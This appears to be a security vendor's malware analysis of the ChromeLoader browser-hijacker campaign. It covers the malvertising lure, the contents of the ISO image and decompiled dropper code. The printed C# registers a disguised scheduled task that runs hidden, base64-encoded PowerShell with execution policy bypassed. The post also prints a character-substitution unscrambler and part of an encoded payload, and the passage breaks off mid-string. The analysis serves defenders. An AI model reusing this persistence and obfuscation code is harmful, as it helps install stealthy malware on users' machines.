ChromeLoader: New Stubborn Malware Campaign

Nadav Barak July 12, 2022

By Nadav Barak

July 12, 2022 at 6:00 AM

Category: Malware

Tags: Adware, browser hijacker, Choziosi Loader, ChromeBack, ChromeLoader, Infostealer, malvertising

Executive Summary

In January 2022, a new browser hijacker/adware campaign named ChromeLoader (also known as Choziosi Loader and ChromeBack) was discovered. Despite using simple malicious advertisements, the malware became widespread, potentially leaking data from thousands of users and organizations.

Instead of more traditional malware like a Windows executable (.exe) or Dynamic Link Library (.dll), the malware authors used a browser extension as their final payload. The browser extension serves as adware and an infostealer, leaking all of the user's search engine queries. We discovered significant changes and additions of capabilities throughout this campaign's evolution, and we predict further changes as this campaign continues.

In this article, we examine the technical details of this malware, focus on the evolution between its different versions and describe changes in its infection process. This article also reviews new variants that have not yet been publicly reported.

Palo Alto Networks customers using Cortex XDR and WildFire receive protections against this newly discovered malware out of the box.

Names for malware discussed	ChromeLoader, Choziosi Loader, ChromeBack

Table of Contents

Introduction to ChromeLoader Malware
Infection Vector (Variant 1)
Deployment
Dropper Statistics
Payload
Infostealer and Adware
Version Control
MacOS Variant
Second Windows Variant (Variant 2)
The Real First Windows Variant (Variant 0)
Conclusion
Product Coverage
Indicators of Compromise
Additional Resources

Introduction to ChromeLoader Malware

ChromeLoader is a multi-stage malware family. Each variant contains different stages throughout its infection chain, but the infection chain often looks quite similar among the different variants, including malicious browser extensions used in all variants.

The different payload extensions we tracked had a hardcoded version added by the attacker. This labeling routine contributed to the research process, linking the different versions to the same campaign – and by their correct chronological order.

The various extension versions are related to different variants of this malware. We differentiate the variants not only by the related extension version but also by the techniques used throughout their infection chain and the targeted operating systems.


The different variants are mentioned in this article by their detection order and referenced throughout this document as follows:

Variant 0: Named that way since it was active before Variant 1 (the first variant that was discovered in the wild). It used AutoHotKey (AHK)-compiled executables and version 1.0 of the Chrome extension. Its first known attack occurred in December. In this article, this variant is discussed fourth (in the section titled "The Real First Windows Variant").

Variant 1: Mentioned first (beginning in the "Infection Vector" section). It used versions 2.0-4.4 of the Chrome extension as its payload and a DotNet executable that launches obfuscated PowerShell as its dropper. It was mainly active in January.

Variant 2: Mentioned third (see the section "Second Windows Variant"). It uses the 6.0 version of the Chrome extension and uses an obfuscated executable as its initial dropper. It has been active since March.

MacOS Variant: Mentioned second (see the section "MacOS Variant"). This variant focuses on MacOS computers (while other variants target Windows users only). Uses the 6.0 version of the extension. Active since March.






Figure 1. The infection chain of the different variants.


Infection Vector (Variant 1)

The first variant of ChromeLoader Malware (referred to in the Introduction as Variant 1) was first seen in January 2022.

The chain of events starts when a user is enticed to download a torrent or a cracked video game through malvertising campaigns on ad sites and social media platforms. The user scans a QR code on these web pages and is redirected to a compromised website that presents an ISO image (an optical disc image file, typically used with CD/DVD). The user downloads the ISO image, mounts it by double-clicking and executes content contained in the mounted ISO image.

[redacted]

Figure 2. An example of a QR code posted on Twitter.



https://downloadfree101.com/n6hjxc?title=File%3A Five.Nights.at.Fredd

five.nights.at.freddy's.

FREE
File: Five.Nights.at.Freddys.Security.Breach.zi...
Download Now

By clicking the button below you will be prompted to install SevenZip. It is a free application and will allow you to Unpack and use manage your downloads.

https://s3.us-east-2.amazonaws.com/medmixmega/j149/File-Five.Nights.at.Freddys.Security.Breach.zi_99603.html?utm_source=partner_consent

Figure 3. An example of a download link to the malicious ISO image from the QR code.


Deployment

The downloaded ISO image contains the following:

- **Microsoft.Win32.TaskScheduler.dll:** a legitimate .NET DLL signed by Microsoft, used by other .NET programs for integrating with the scheduled tasks mechanism.
- **Language folders:** contains a resource file used by the mentioned DLL.


- **CS_installer.exe and its config file:** malicious executable written by the malware authors (note that the name might change from one version to another). In some versions, the authors (probably accidentally) left its PDB file, containing its debug data, inside this folder as well
- **_meta.txt:** a text file found in advanced versions of this malware, containing scrambled ASCII letters.

Most files in this directory are hidden, and the ordinary user will not notice them when opening this directory using Windows File Explorer. The only non-hidden file is CS_installer.exe, which tempts the victim to double-click it to complete the software installation download.



Name	Date modified	Type	Size
de	1/8/2022 2:08 PM	File folder	
es	1/8/2022 2:08 PM	File folder	
fr	1/8/2022 2:08 PM	File folder	
it	1/8/2022 2:08 PM	File folder	
pl	1/8/2022 2:08 PM	File folder	
ru	1/8/2022 2:08 PM	File folder	
zh-CN	1/8/2022 2:08 PM	File folder	
_meta.txt	1/11/2022 6:26 PM	Text Document	6 KB
CS_installer.exe	1/10/2022 2:09 PM	Application	50 KB
CS_installer.exe.config	1/7/2022 3:58 PM	CONFIG File	1 KB
CS_installer.pdb	1/10/2022 2:09 PM	PDB File	24 KB
Microsoft.Win32.TaskScheduler.dll	1/8/2022 2:08 PM	Application exten...	326 KB

Figure 4. An example of a mounted malicious ISO image (after selecting “show hidden files”).
The victim launches CS_installer.exe by double-clicking it. In most cases, the executable presents the message shown below in Figure 5, indicating that the program failed to execute. However, this is an attempt by the authors to mislead their targets.


Error

Install Error, incompatible system

Figure 5. Message box presented by the dropper, designed to deceive the user.

The executable is a non-obfuscated program written in .NET, so .NET reflectors can decompile it to read the source code. The code shown in Figure 6 is revealed when the executable is loaded into a reflector. This code creates a scheduled task configured to execute a malicious base64 encoded PowerShell command every ten minutes. The task name is constructed from the Chrome string concatenated with a random suffix from the namesDict array.




```
private static void Main(string[] args)
{
    if (Program.MessageBox((IntPtr)0, "Install Error, incompatible system", "Error", 5) == 99)
    {
        Environment.Exit(0);
    }
    using (TaskService ts = new TaskService())
    {
        using (IEnumerator<Task> enumerator = ts.AllTasks.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (enumerator.Current.Definition.Actions[0].ToString().Contains("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E"))
                {
                    Environment.Exit(0);
                }
            }
        }
        TaskDefinition td = ts.NewTask();
        td.RegistrationInfo.Description = "Example task";
        td.Triggers.Add<TimeTrigger>(new TimeTrigger(DateTime.Now.AddMinutes(1.0))
        {
            Repetition = new RepetitionPattern(TimeSpan.FromMinutes(10.0), TimeSpan.Zero, false)
        });
        string script = Program.deScramble();
        td.Actions.Add<ExecAction>(new ExecAction("cmd", "/c start /min \"\" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E " + script, null));
        string[] namesDict = new string[]
        {
            "Loader",
            "Monitor",
            "Checker",
            "Conf",
            "Task",
            "Updater"
        };
        int nameIndex = new Random().Next(namesDict.Length);
        string taskName = "Chrome" + namesDict[nameIndex];
        ts.RootFolder.RegisterTaskDefinition(taskName, td);
    }
}
```
Opens the message box
Checks whether malicious task already exists
Creates a new malicious task named Chrome*

Figure 6. An example of decompiled CS_installer.exe source code.


The script content derives from the _meta.txt file, unscrambled by the following predefined function below in Figure 7, which applies simple character replacement.



```
    }},
    {
        'k',
        'Z'
    },
    {
        '4',
        '='
    }
};
foreach (char c in File.ReadAllText("_meta.txt"))
{
    if (replaceDict.ContainsKey(c))
    {
        res += replaceDict[c].ToString();
    }
    else
    {
        res += c.ToString();
    }
}
return res;
```

Figure 7. An example of the unscramble function.


Some of the features mentioned were missing in earlier versions of this variant of the malware. For instance, in the version shown in Figure 8, which was discovered only one week before the version mentioned in Figures 6 and 7, the authors did not use a descramble function but simply hardcoded the encoded PowerShell script in the .NET executable and used the predefined ChromeLoader name for their task instead of generating a more randomized suffix.



```
private static void Main(string[] args)
{
    if (Program.MessageBox((IntPtr)0, "Install Error, incompatible system", "Error", 5) == 99)
    {
        Environment.Exit(0);
    }
    using (TaskService ts = new TaskService())
    {
        using (IEnumerator<Task> enumerator = ts.AllTasks.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (enumerator.Current.Definition.Actions[0].ToString().Contains("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E"))
                {
                    Environment.Exit(0);
                }
            }
        }
        TaskDefinition td = ts.NewTask();
        td.RegistrationInfo.Description = "Example task";
        td.Triggers.Add<TimeTrigger>(new TimeTrigger(DateTime.Now.AddMinutes(1.0))
        {
            Repetition = new RepetitionPattern(TimeSpan.FromMinutes(10.0), TimeSpan.Zero, false)
        });
        string script =
          "JABlAHgAdABQAGEAdABoACAAPQAgACIAJAAoACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAYwBoAHIAbwBtAGUAIgAKACQAYwBvAG4AZgBQAGEAdABoACAAPQAgACIAJ
          9ACAAIgBsAGUAYQByAG4AYQB0AGEAbABvAHUAawB0AC4AeAB5AHoAIgAKAAoAJABpAHMATwBwAGUAbgAgAD0AIAAwAAoAJABkAGQAIAA9ACAAMAAKACQAdgBlAHIAIAA9ACAAMAAKAAoAKABHA
          ACQBpAGYAKAAkAF8AIAAtAE0AYQB0AGMAaAAgACIAbABvAGEAZAAtAGUAeAB0AGUAbgBzAGkAbwBuACIAKQB7AAoACQAJAGIAcgBlAGEAawAKAAkAfQAKAAoACQAkAGkAcwBPAHAAZQBuACAAP
          wACIAIAAtAG8AdQB0AGYAaQBsAGUAIAAiACQAYQByAGMAaABpAHYAZQBOAGEAbQBlACIACgAJAAkAfQBjAGEAdABjAGgAewAKAAkACQAJAGIAcgBlAGEAawAKAAkACQB9AAoACgAJAAkARQB4A
          AdgBlAE4AYQBtAGUAIgAgAC0ARgBvAHIAYwBlAAoACgAJAH0ACgAJAGUAbABzAGUAewAKAAoACQAJAHQAcgB5AHsACgAJAAkACQBpAGYAIAAoAFQAZQBzAHQALQBQAGEAdABoACAALQBQAGEAd
          JAAkACQBpAGYAIAAoACQAXwAgAC0ATQBhAHQAYwBoACAAIgBkAGQAIgApAAoACQAJAAkACQAJAHsACgAJAAkACQAJAAkACQAkAGQAZAAgAD0AIAAkAF8ALgBTAHAAbABpAHQAKAAnACIAJwApA
